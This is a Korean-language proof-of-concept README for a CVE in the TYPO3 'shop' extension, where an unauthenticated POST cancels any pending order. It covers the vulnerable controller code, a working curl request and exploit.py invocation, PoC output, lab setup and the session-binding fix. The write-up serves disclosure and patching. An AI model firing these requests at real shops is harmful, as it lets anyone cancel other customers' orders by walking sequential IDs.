 yuwkaaa/cve-2026-112071
TYPO3 EXT:shop에서 인증되지 않은 주문 취소


누구나 TYPO3 쇼핑몰에서 미결제 주문을 취소할 수 있습니다. cancelAction()는 요청에서
주문 ID를 가져오며 호출자가 누구인지 전혀 확인하지 않습니다. 주문 ID는 순차적이므로
모든 대기 중인 주문에 접근할 수 있습니다. 계정도, 세션도 필요 없이 POST 한 번이면 됩니다.
| CVE | CVE-2026-112071 |
| 권고 | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| 패키지 | codingms/shop "TYPO3 Shop by coding.ms", 설치 수 10,182 |
| 영향받는 버전 | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| 수정 버전 | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, 누락된 권한 부여 |
| CVSS 4.0 | 6.9 보통, TYPO3가 평가한 점수 |
| CVSS 3.1 | 7.5 높음, AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |

| 테스트 환경 | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| 공로 | Nguyen Le Thanh Nam |
같은 권고에 포함된 두 번째 CVE: CVE-2026-113468, 동일한 컨트롤러의 PayPal 콜백 위조.
Classes/Controller/BasketOrderController.php:1053, 버전 6.2.0:
if ($this->request->hasArgument('basketOrder')) {
    $basketOrderUid = (int)$this->request->getArgument('basketOrder');
    /** @var BasketOrder $basketOrder */
    $basketOrder = $this->basketOrderRepository->findByIdentifier($basketOrderUid);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in state "prepared"
        if ($basketOrder->getStatus() === 'prepared') {
            $basketOrder->setStatus('canceled');
            $basketOrder->setCanceledDate(new \DateTime());
            $this->basketOrderRepository->update($basketOrder);
cancel은(는) ext_localconf.php:62에서 공개 플러그인 액션으로 등록되어 있으므로, 누구나 이 액션에 접근할 수 있습니다. uid는 (int) 캐스트이므로 여기에는 SQL 인젝션이 없습니다. 빠져 있는 것은 소유권 검사입니다. 바로 아래의 elseif 권한은 호출자 자신의 세션에 보관된 주문을 취소하는 올바른 경우를 처리합니다.
두 가지 조건이 이를 제한합니다. 대상 주문이 prepared 상태여야 하고, 페이지에 BasketOrder 플러그인이 있어야 합니다.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=cancel' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'tx_shop_basketorder[basketOrder]=1'
[poc] BEFORE
+-----+----------+---------------+
| uid | status   | canceled_date |
+-----+----------+---------------+
|   1 | prepared |             0 |
|   2 | paid     |             0 |
+-----+----------+---------------+

[poc] ATTACK  anonymous POST, no Cookie, no session, no FE/BE user  -> order 1
        HTTP 200   order 1 status: prepared -> canceled
[poc]   FIRED  an unauthenticated request cancelled the order
동일한 실행에서의 제어: 순서 2는 paid이며 그대로 유지되고, basketOrder 인수를 제거해도 아무 변화가 없으며, 설치 환경에는 프런트엔드 사용자가 없고 열린 세션도 없습니다. 전체 출력은 poc-transcript.txt에 있습니다.
GET은 404를 반환하는데, TYPO3가 빈 cHash로 이를 거부하기 때문입니다. POST 매개변수는 캐시 해시의 일부가 아니므로 cHash가 이를 포함하지 않습니다.
exploit.py는 소유한 호스트를 대상으로 동일한 요청을 전송합니다. 기본값은 드라이 런입니다:
python3 exploit.py http://shop.example/checkout --order 42 --fire
주문이 이동했든 아니든 응답은 HTTP 200입니다. 백엔드에서 확인하세요.

get.typo3.org/13/tar.gz에서 TYPO3 13.4.x 클래식 모드를 사용하며, Composer는 필요하지 않습니다.shop를, 그리고 codingms/additional-tca 및
codingms/modules를 설치합니다.EXT:shop/Configuration/TypoScript/를 포함합니다.shop_basketorder 콘텐츠 요소를 배치합니다.status = 'prepared'을 사용하여 tx_shop_domain_model_basketorder에 행을 삽입합니다.php -S로 서비스하고, PHP intl을 로드합니다.3단계를 건너뛰면 모든 요청이 404를 반환하며, 이는 취약하지 않은 사이트처럼 보입니다.
6.3.0은 uid를 호출자의 세션에 바인딩합니다:
$this->restoreSession();
$sessionBasketOrderUid = (int)($this->session['basketOrder'] ?? 0);
if ($sessionBasketOrderUid > 0 && $sessionBasketOrderUid === $basketOrderUid) {
orderAction()도 동일한 패턴을 가지고 있었으며 세션 쿠키가 존재하지 않는 결제 콜백에서 도달 가능했기 때문에, 사이트 encryptionKey로 uid에 서명하는 BasketOrderHmacService이 추가되었습니다. 전체 diff는 릴리스된 6.3.0 아티팩트에서 가져온 fix-6.2.0-to-6.3.0.diff에 있습니다. 해당 패치는 읽기만 했으며, PoC를 다시 실행해 검증하지는 않았습니다.
[email protected]에 보고되었습니다. 수정 버전은 Thomas Deuling(coding.ms), 권고문은 Torben Hansen(TYPO3 Security Team)이 작성했습니다.
본인 소유이거나 테스트 권한이 있는 시스템에서만 테스트하십시오.







